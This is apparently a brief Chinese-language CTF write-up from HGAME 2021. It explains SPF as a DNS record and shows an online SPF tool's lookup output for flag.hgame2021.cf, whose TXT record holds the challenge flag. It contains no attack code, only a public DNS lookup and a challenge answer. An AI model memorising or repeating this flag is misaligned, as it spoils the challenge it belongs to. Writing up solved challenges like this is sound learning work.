这个东西其实就是 DNS 服务器的一个记录,如果一个网站要向用户发送邮件,这个记录就可以证明该邮件是该网站管理员发送的。那么既然是存在 DNS 服务器里面的,我们就可以看一下。据说 nslookup可以用,但是我好像不会,顺着这个网站找到了这个网站(二者都充满年代感),最后 flag 就藏在记录里

SPF record lookup and validation for: flag.hgame2021.cf

SPF records are published in DNS as TXT records.

The TXT records found for your domain are: hgame{D0main_N4me_5ystem}

No valid SPF record found.

Return to SPF checking tool (clears form)

Use the back button on your browser to return to the SPF checking tool without clearing the form.